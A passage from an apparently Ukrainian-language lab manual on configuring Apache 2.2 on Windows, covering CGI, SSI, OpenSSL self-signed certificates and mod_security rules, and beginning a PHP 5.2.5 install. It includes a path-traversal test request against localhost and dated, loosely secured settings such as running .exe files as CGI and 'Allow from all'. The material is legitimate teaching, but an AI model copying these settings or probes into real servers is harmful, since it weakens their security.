


Рис. 2.25 Перевірка працездатності Веб-серверу при запиті доменного імені

35. В випадку помилкових налаштувань (Веб-сервер не запускається, в браузері не відображається зміст файлу index.html і т.і.) слід зупинити Веб-сервер, у файлі httpd.conf перевірити та при необхідності змінити налаштування, перевірити та при необхідності змінити налаштування браузера, перевірити та при необхідності змінити файл index.html. Після цього слід ще раз перевірити функціонування Веб-серверу.

36. Необхідно змінити місцезнаходження теки з файлами Веб-сайту з "F:/int" на "F:/int/home/localhost/www" для цього слід:

- створити теку F:/int/home/localhost/www;
- замінити в конфігураційному файлі Веб-серверу рядок DocumentRoot "F:/int" на DocumentRoot "F:/int/home/localhost/www";
- замінити в конфігураційному файлі Веб-серверу рядок <Directory "F:/int"> на <Directory "F:/int/home/localhost/www">;
- зберегти та закрити конфігураційний файл;
- перезапустити Веб-сервер;
- перевірити доступність Веб-сайту при зверненні по доменному імені та по IP-адресі;
- при необхідності виправити помилки.

37. Додати можливість використання в якості головної сторінки сайту файлу index.htm. Для цього слід:

- в конфігураційному файлі рядок DirectoryIndex index.html змінити на DirectoryIndex index.htm index.html.
- перейменувати файл index.html на index.htm
- зберегти та закрити конфігураційний файл;
- перезапустити Веб-сервер;
- перевірити доступність Веб-сайту при зверненні по доменному імені та по IP-адресі.

38. Додати можливість виконання сервісу CGI. Для цього:

- створити теку "F:/int:/home/localhost/cgi";
- знайти в конфігураційному файлі рядок ScriptAlias /cgi-bin/ "C:/Program Files/.../cgi-bin/";
- виправити його так ScriptAlias /cgi-bin/ "F:/int/home/localhost/cgi-bin/";
- додати після нього рядок ScriptAlias /cgi/ "F:/int/home/localhost/cgi/";
- знайти та виправити рядок AddHandler cgi-script .bat .exe .cgi.
- зберегти та закрити конфігураційний файл;

- перезапустити Веб-сервер;

39. Перевірити працездатність сервісу CGI. Для цього необхідно:

- записати в теку "F:/int/home/localhost/cgi/" деяку програму (файл з розширенням .bat або .exe або .cgi).
- в адресному рядку браузеру ввести `http://localhost/cgi/ ім'я файлу`. У відповідь повинна запуститись вибрана програма.

40. Додати можливість використання сервісу SSI. Для цього слід:

- в конфігураційному файлі знайти рядок `AddType application/x-gzip .gz .tgz` та дописати після нього два рядки `AddType text/html .shtml` та `AddHandler server-parsed .shtml .html .htm`;
- зберегти та закрити конфігураційний файл;
- перезапустити Веб-сервер;

41. Перевірити працездатність сервісу SSI. Для цього слід:

- в теці "F:/int/home/localhost/www" створити текстовий документ та назвати його `test.shtml`. Відкрити цей файл за допомогою блокноту та записати в нього наступний текст:

SSI Test!`<hr>`

`<!--#include virtual="/index.html" -->`

`<hr>`

- перейти в браузері за адресою „`http://localhost/test.shtml`”. У відповідь повинно відкритись показане на рис. 2.26 вікно браузеру.




Рис. 2.26 Перевірка сервісу SSI

Установка і настройка модулю підтримки протоколу SSL

42. Копіюємо файли `libeay32.dll` `ssleay32.dll` із теки `C:\Program Files\Apache Software Foundation\Apache2.2\bin` (тека, в яку було встановлено Веб-сервер) в теку `Windows/System32` (системна тека операційної системи Windows).

43. В операційній системі Windows створюємо змінну середовища `OPENSSL_CONF`, значення якої дорівнює `C:\Program Files\Apache Software Foundation\Apache2.2\bin\openssl.cnf`. Для цього:

- Із контекстного меню значка "Мой компьютер" операційної системи Windows, вибираємо рядок "Свойства".
- У новому вікні, показаному на рис.2.27, переходимо на вкладку "Дополнительно" і натискаємо кнопку "Переменные среды".




Рис. 2.27 Вікно властивостей системи

– У вікні змінних середовища, показаному на рис. 2.28 натискаємо кнопку "Создать".




Рис. 2.28 Вікно змінних середовища Windows

– У новому вікні, показаному на рис. 2.29 в поле "Имя переменной" вводимо OPENSSL_CONF, а в поле "Значение переменной" – C:\Program Files\Apache Software Foundation\Apache2.2\bin\openssl.cnf.




Рис. 2.29 Створення змінної OPENSSL_CONF

– За допомогою кнопки ОК виходимо із режиму налаштувань Windows.

44. Копіюємо файл openssl.cnf із теки C:\Program Files\Apache Software Foundation\Apache2.2\conf в теку C:\Program Files\Apache Software Foundation\Apache2.2\bin.

45. В конфігураційному файлі Веб-серверу httpd.conf знімаємо значок коментарію (#) із рядків LoadModule ssl_module modules/mod_ssl.so та Include conf/extra/httpd-ssl.conf.

46. В конфігураційному файлі Веб-серверу httpd.conf перед рядком <Directory "F:/int"> слід додати:

```
<Directory "C:/Program Files/Apache Software Foundation/Apache2.2/htdocs">
    Order allow,deny
    Allow from all
</Directory>
```

47. Зберігаємо та закриваємо файл httpd.conf.

48. За допомогою команд "Пуск→Виконати→cmd.exe" запускаємо вікно командного рядка операційної системи Windows.

49. У вікні командного рядка запускаємо файл openssl.exe. Для цього виконуємо інструкції, показані на рис. 2.30-2.37.




Рис. 2.30 Запуск файлу openssl.exe





Рис. 2.31 Створення файлу сертифіката server.key




```

C:\WINDOWS\system32\cmd.exe - openssl
OpenSSL> rsa -in server.key -out server.pem
writing RSA key
OpenSSL>

```

Рис. 2.32 Створення файлу server.pem




```

C:\WINDOWS\system32\cmd.exe - openssl
OpenSSL> req -new -key server.key -out server.csr
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----

```

Рис. 2.33 Створення файлу server.csr




```

C:\WINDOWS\system32\cmd.exe - openssl
-----
Country Name (2 letter code) [AU]:ua
State or Province Name (full name) [Some-State]:kiev
Locality Name (eg, city) []:kiev_city
Organization Name (eg, company) [Internet Widgits Pty Ltd]:univ
Organizational Unit Name (eg, section) []:kafedra
Common Name (eg, YOUR name) []:localhost
Email Address []:one@ukr.net

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1111
An optional company name []:kaf
OpenSSL>

```

Рис. 2.34 Запис атрибутів сертифіката



```

C:\WINDOWS\system32\cmd.exe - openssl
OpenSSL> req -new -key server.key -out server.csr
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ua
State or Province Name (full name) [Some-State]:kiev
Locality Name (eg, city) []:kiev_city
Organization Name (eg, company) [Internet Widgits Pty Ltd]:univ
Organizational Unit Name (eg, section) []:kafedra
Common Name (eg, YOUR name) []:localhost
Email Address []:one@ukr.net

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1111
An optional company name []:kaf
OpenSSL>

```

Рис. 2.35 Запис додаткових атрибутів сертифіката




Рис. 2.36 Створення файлу server.crt




Рис. 2.37 Закінчення роботи з програмою OpenSSL

50. Скопіюємо отримані файли server.crt і server.key із теки C:\Program Files\Apache Software Foundation\Apache2.2\bin в теку C:\Program Files\Apache Software Foundation\Apache2.2\conf.

51. Перезапускаємо Веб-сервер.

52. Для перевірки можливості використання захищеного протоколу передачі інформації SSL слід в адресному рядка браузеру набрати <https://localhost/> та натиснути кнопку Enter. Зазначимо, що:

- В браузері повинен відобразитись файл index.html розміщений в теці C:\Program Files\Apache Software Foundation\Apache2.2\htdocs.
- Перед відображенням файлу в залежності від настройок параметрів безпеки браузеру може з'явитись вікно з відомостями про сертифікат та запитом про прийом сертифікату. Потрібно погодитись із прийомом сертифікату.
- У нижній частині вікна браузера повинен з'явитись, показаний на рис. 2.38 значок використання захищеного з'єднання.



Рис. 2.38 Значок захищеного з'єднання в браузері МІЕ 6

– Конфігураційний файл модулю підтримки SSL `httpd-ssl.conf`, розміщений в теці `C:\Program Files\Apache Software Foundation\Apache2.2\conf\extra`.

53. При необхідності можливо визначити можливість доступу до деяких тек Веб-сайту тільки по протоколу SSL. Наприклад до теки `C:/Program Files/Apache Software Foundation/Apache2.2/htdocs`. В цьому випадку в конфігураційному файлі модулю підтримки SSL `httpd-ssl.conf`, необхідно рядок

#SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire

замінити на:

SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire

<Directory />

SSLRequireSSL

</Directory>

Установка і настройка модулю підтримки системи виявлення вторгнень mod_security-2.5.9

54. Запускаємо файл `vcredist_x86.exe`, який представляє собою патч для Windows необхідний для використання модулю `mod_security-2.5.9`

55.3а адресою `C:\Program Files\Apache Software Foundation\Apache2.2\modules` створюємо теку `mod_security2`.

56. В теку `mod_security2` із файлу `mod_security-2.5.9-win32.zip`, розархівуємо файли модулю підтримки системи виявлення вторгнень – `libxml2.dll` і `mod_security.so`.

а. В конфігураційному файлі Веб-серверу `httpd.conf` рядок

#LoadModule unique_id_module modules/mod_unique_id.so

змінюємо на:

LoadModule security2_module modules/mod_security2/mod_security2.so

LoadModule unique_id_module modules/mod_unique_id.so

57. В кінець файлу `httpd.conf` дописуємо наступні рядки:

<IfModule mod_security2.c>


```

SecRuleEngine On
SecDefaultAction
log,auditlog,deny,status:403,phase:2,t:lowercase,t:replaceNulls,t:compressWhites
pace
SecAuditEngine RelevantOnly
SecAuditLogType Serial
SecAuditLog logs/mod_security2.log
SecRule ARGS "c:/" t:normalisePathWin
SecRule ARGS "\.\/" "t:normalisePathWin,id:99999,severity:4,msg:'Drive
Access'"
SecRule ARGS "d:/" t:normalisePathWin
</IfModule>

```

58.Перезапускаємо Веб-сервер. В теці C:\Program Files\Apache Software Foundation\Apache2.2\logs повинен з'явитись файл mod_security2.log в якому будуть записуватись всі виявлені спроби атак на Веб-сервер.

59.Для перевірки працездатності модулю виявлення атак в адресному рядку браузера наберемо деякий некоректний запит, наприклад `http://localhost?abc=../..`. У відповідь Веб-сервер повинен повідомити про недоступність ресурсу, а у файл mod_security2.log буде записане повідомлення про атаку.

Питання для самоперевірки

1. Які підготовчі операції слід виконати перед інсталяцією Веб-серверу?
2. Як на етапі установки змінити номер порту який буде прослуховувати Веб-сервер?
3. Як на етапі установки змінити IP-адресу, запити до якої буде обслуговувати Веб-сервер?
4. Як на етапі установки змінити доменне ім'я сайту, запити до якого буде обслуговувати Веб-сервер?

5. Як після установки змінити номер порту який буде прослуховувати Веб-сервер?
6. Як після установки змінити IP-адресу, запити до якої буде обслуговувати Веб-сервер?
7. Як після установки змінити доменне ім'я сайту, запити до якого буде обслуговувати Веб-сервер?
8. Як після зміни теку, асоційовану з Веб-сайтом?
9. Як зупинити Веб-сервер?
10. Як запустити Веб-сервер?
11. Як перезапустити Веб-сервер?
12. Яка тека, після установки асоціюється Веб-сервером з Веб-сайтом?
13. Як називається конфігураційний файл Веб-серверу?
14. Де знаходиться конфігураційний файл Веб-серву?
15. В чому полягає зміст налаштувань браузеру для коректної роботи з локальним Веб-сервером?
16. Як перевірити можливість Веб-серверу обслуговувати запити до ресурсу з певним доменним іменем?
17. Як перевірити можливість Веб-серверу обслуговувати запити до ресурсу з певною IP-адресою?
18. Як перевірити працездатності модулю виявлення атак?
19. Де знаходиться файл в якому записуються всі виявлені спроби атак на Веб-сервер?
20. Як називається файл в якому записуються всі виявлені спроби атак на Веб-сервер?
21. Як перевірити можливості використання захищеного протоколу передачі інформації SSL?
22. Чи потрібно перезапустити Веб-сервер після зміни присвоєного йому доменного імені?
23. Як створити відкритий ключ?
24. Як створити секретний ключ?

3.2. Методика установки та першочергової настройки інтерпретатора Php

Для установки інтерпретатора будемо використовувати інсталяційний пакет `php-5.2.5-win32-installer.msi`. Даний пакет є безкоштовним для використання в учбових цілях та дозволяє встановити інтерпретатор Php версії 5.2.5, яка є однією із найбільш сучасних та стабільних версій для операційної системи Windows. Зазначимо, що перед установкою Php слід виконати установку та першочергову настройку Веб-серверу Apache, як це передбачено в попередньому розділі цього навчального посібника. В протилежному випадку методика установки має бути іншою.

1. Запускаємо операційну систему Windows в режимі адміністратора. Зупиняємо Веб-сервер.

2. Запускаємо інсталяційний пакет `php-5.2.5-win32-installer.msi`. У відповідь повинно відкритись, показане на рис. 2.39, вікно першого етапу інсталяції Php.



Рис. 2.39 Вікно першого етапу інсталяції Php

3. Натискаємо кнопку Next. У відповідь з'являється вікно другого етапу інсталяції. В цьому вікні відображено текст ліцензійної угоди інсталяційного пакету. Ознайомлюємося з текстом угоди. Погоджуємося з умовами ліцензійної угоди, для чого, відповідно рис. 2.40, встановлюємо опцію "I accept the terms in the License Agreement". Натискаємо клавішу Next.




Рис. 2.40 Вікно другого етапу інсталяції Php

4. У відповідь відкривається вікно наступного етапу інсталяції, в якому можливо визначити теку, в якій буде встановлено пакет Php. Встановлюємо опції відповідно рис. 2.41. Інтерпретатор буде встановлено в автоматично створену теку C:\Php5. Натискаємо кнопку Next.

